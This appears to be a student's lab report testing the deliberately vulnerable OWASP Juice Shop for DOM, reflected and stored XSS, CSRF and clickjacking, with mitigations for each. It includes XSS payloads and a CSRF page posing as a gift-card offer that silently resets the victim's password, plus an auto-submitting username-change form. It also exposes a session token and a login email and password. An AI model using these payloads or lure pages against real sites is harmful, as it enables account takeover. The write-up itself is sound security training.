Software and mobile devices security milestone 1


First i installed docker then i fetched the Owasp juice shop from github repo then i tried to find some client-side vulnerabilities (dom xss,stored xss,reflected xss,csrf,clickjacking,CORS and CSP misconfiguration, etc...) .

1 First bug found DOM XSS 😀:

First we go to the main page search bar



Then we try to enter `<img src=x onerror=alert('DOM_XSS')>` in the search bar And see what would happen :



As you can see the alert popped why is that ,becuase The search term is directly inserted into the DOM without sanitization. The application uses client-side JavaScript to display search results, and the input isn't properly encoded.

Mitigation:

Use `textContent` instead of `innerHTML` for untrusted data.

Sanitize user input with a trusted library (e.g., DOMPurify).

Avoid dangerous DOM sinks like `innerHTML`, `document.write`, and `eval()`.


Validate and encode all data before inserting it into the DOM.

Do not trust URL-based sources (`location.hash`, `location.search`) without sanitizing.

Use a strict CSP to reduce the impact of XSS.

Second bug i found was reflected xss:

First search for any item apple for example look for the url t should show the search term
Try to Change it to `<iframe src="javascript:alert('Reflected_XSS')">`
`An alert should pop;`



Mitigations:

Validate and sanitize all user input before processing or reflecting it in responses.

HTML-encode output (escape `< > " ' &`) before inserting user data into the page.

Use a secure templating engine that auto-escapes untrusted data.

Enable a strong Content Security Policy (CSP) to block inline scripts and restrict script sources.

Disable inline JavaScript (`onclick`, `onload`) and avoid `innerHTML` when possible.

Implement HTTP-only cookies to prevent stealing session cookies via injected scripts.

Use security headers like `X-XSS-Protection: 1; mode=block` (legacy but still used).

Filter and block suspicious query parameters that contain script-like patterns.

third bug i found was stored xss:

Sign in to the OWASP Juice Shop using a regular user account.

Go to the **Complaint** feature (found through **Contact Us** or via the **Complain** button in the file-upload page).

Enter the necessary form details (Customer, Invoice ID, etc.).

In the **Message** field, insert this payload:

```
<iframe src="javascript:alert('Stored XSS')">
```

Submit the form.


Capture the request/response in Burp Suite (or check your browser's Network tab).

Send it to the repeater to the response

Notice that the server returns **HTTP 201 Created**.

Look at the JSON response body — it includes the newly stored complaint object, and the **message** field still contains the raw `<iframe ...>` payload, showing that the server saved the malicious content without sanitizing it.

This is could go so wrong because now malicious code has been saved in the database that's a big problem that will cause alot for sure



Stored XSS Mitigations

1. **Server-side input validation**
   – Reject or sanitize dangerous characters like `< > " ' / ` before storing data.

2. **Output encoding (context-aware)**
   – Encode user-supplied content before displaying it (HTML, JS, URL, CSS encoding).

3. **Use security libraries/frameworks**
   – Apply built-in sanitizers such as DOMPurify, OWASP Java Encoder, etc.

4. **Apply Content Security Policy (CSP)**
   – Block inline scripts and restrict script sources to prevent execution of injected code.

5. **Disable inline JavaScript**
   – Avoid using `onerror=`, `onclick=`, `innerHTML`, etc. unless absolutely necessary.


6. **HTTP-only cookies**
   – Prevent attackers from stealing session cookies via injected scripts.

7. **Database-level sanitization not enough**
   – Perform sanitization again on output, not only during storage.


8. **Limit rich-text fields**
   – If HTML is necessary, use allowlists (e.g., only allow `<b>`, `<i>`, not `<script>`).

Fourth bug i found was cross site scripting forgery(csrf):

Log in with ur credentials normally go to change password open burp suite open the intercept type the old password and then the new one press change intercept it in burp suite to see the actual req analyze it and you can see clearly that there is now csrf token that’s the vulnerability




We will create csrf-attack.html that auto change the password if the user is logged in




```
    <script>
        function claimPrize() {
            document.getElementById('status').textContent = 'Processing your claim...';

            fetch('http://localhost:3000/rest/user/change-password?current=&new=hacked123&repeat=hacked123', {
                method: 'GET',
                credentials: 'include'
            })
            .then(response => {
                document.getElementById('status').textContent = '✅ Gift card claimed successfully!';
                document.getElementById('status').style.color = 'green';
            })
            .catch(error => {
                document.getElementById('status').textContent = '✅ Gift card claimed successfully!';
                document.getElementById('status').style.color = 'green';
            });
        }
    </script>
</body>
</html>
shaheen@shaheen-Swift-SF314-43:~$
```



If the user presses claim your $100 now! It should change the current password to hacked123
I'll now try to do it then log out and try to log in with my credentials and it suppose to fail because the password was changed in the csrf attack


PortSwigger
OWASP Juice Shop
Free Gift Card - Claim No
localhost:3000/#/login
OWASP Juice Shop
You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)
x
Login
Invalid email or password.
Email*
123carolenecalora@gmail.com
Password*
aA123!@$
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?

Another csrf vulnerability : login again then i'll set my userename to anything then intercept it using burp suite


Pretty Raw Hex

```
1  POST /profile HTTP/1.1
2  Host: localhost:3000
3  Content-Length: 13
4  Cache-Control: max-age=0
5  sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Linux"
8  Accept-Language: en-US,en;q=0.9
9  Origin: http://localhost:3000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:3000/profile
19 Accept-Encoding: gzip, deflate, br
20 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
   aj4QDO4KyOqPJ7j2novp9EQ38gYVAJlGM1wWxalND5reZRLzmXk6BbmzZRb3; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoidGVzdCIsI
   wicGFzc3dvcmQiOiI1ZDc2MDJjMDA1YjMyZmY5OWM3YTUwZTdkZGJlNzUxMSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwi
   2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3
   OC4wNDZaIiwidXBkYXRlZEF0IjoiMjAyNS0xMS0yMVQyMDoyNjoxMS4yNTdaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzYzNzU2Nzcxf(
   ROpkAhrK-d0BFn4MfmLfqDyYElaAS17cPNqqn3UjEdDiIyBixm9UcC7nNPzXPBiEwzR6We5R3ObTFdXLOu-X-dFu_YNGI9uASZlU7t16MXKchK
21 Connection: keep-alive
22
23 username=test
```

Then i will make the html code and js code that will auto change the username if the user is logged in

```
h3>Welcome to the real-time HTML editor!</h3>
p>Type HTML in the textarea above, and it will magically appear in the frame below.</p>

   <script>
     history.pushState('', '', '/');
   </script>
   <form action="https://localhost:3000/profile" method="POST">
     <input type="hidden" name="username" value="how2hack" />
     <input type="submit" value="Submit request" />
   </form>
script> document.forms[0].submit();</script>
```



Csrf mittigations:

Use anti-CSRF tokens (unique, unpredictable token validated on every state-changing request).

Enforce SameSite cookies (`SameSite=Lax` or `Strict` to prevent cross-site sending).


Use secure cookies (`HttpOnly`, `Secure`, short expiry) to reduce cookie theft risk.

Check the Origin/Referer headers for state-changing requests.

Require re-authentication or CAPTCHA for sensitive actions.

The 5th vulnerability is clickjacking


first i checked if the frame is denied or not press f12 open network check for the frame options



Access-Control-Allow-Origin	*
Cache-Control	public, max-age=0
Connection	keep-alive
Date	Fri, 21 Nov 2025 21:15:25 GMT
Etag	W/"9c50b-19aa6c66050"
Feature-Policy	payment 'self'
Keep-Alive	timeout=5
Last-Modified	Fri, 21 Nov 2025 14:16:50 GMT
X-Content-Type-Options	nosniff
X-Frame-Options	SAMEORIGIN
X-Recruiting	/#/jobs

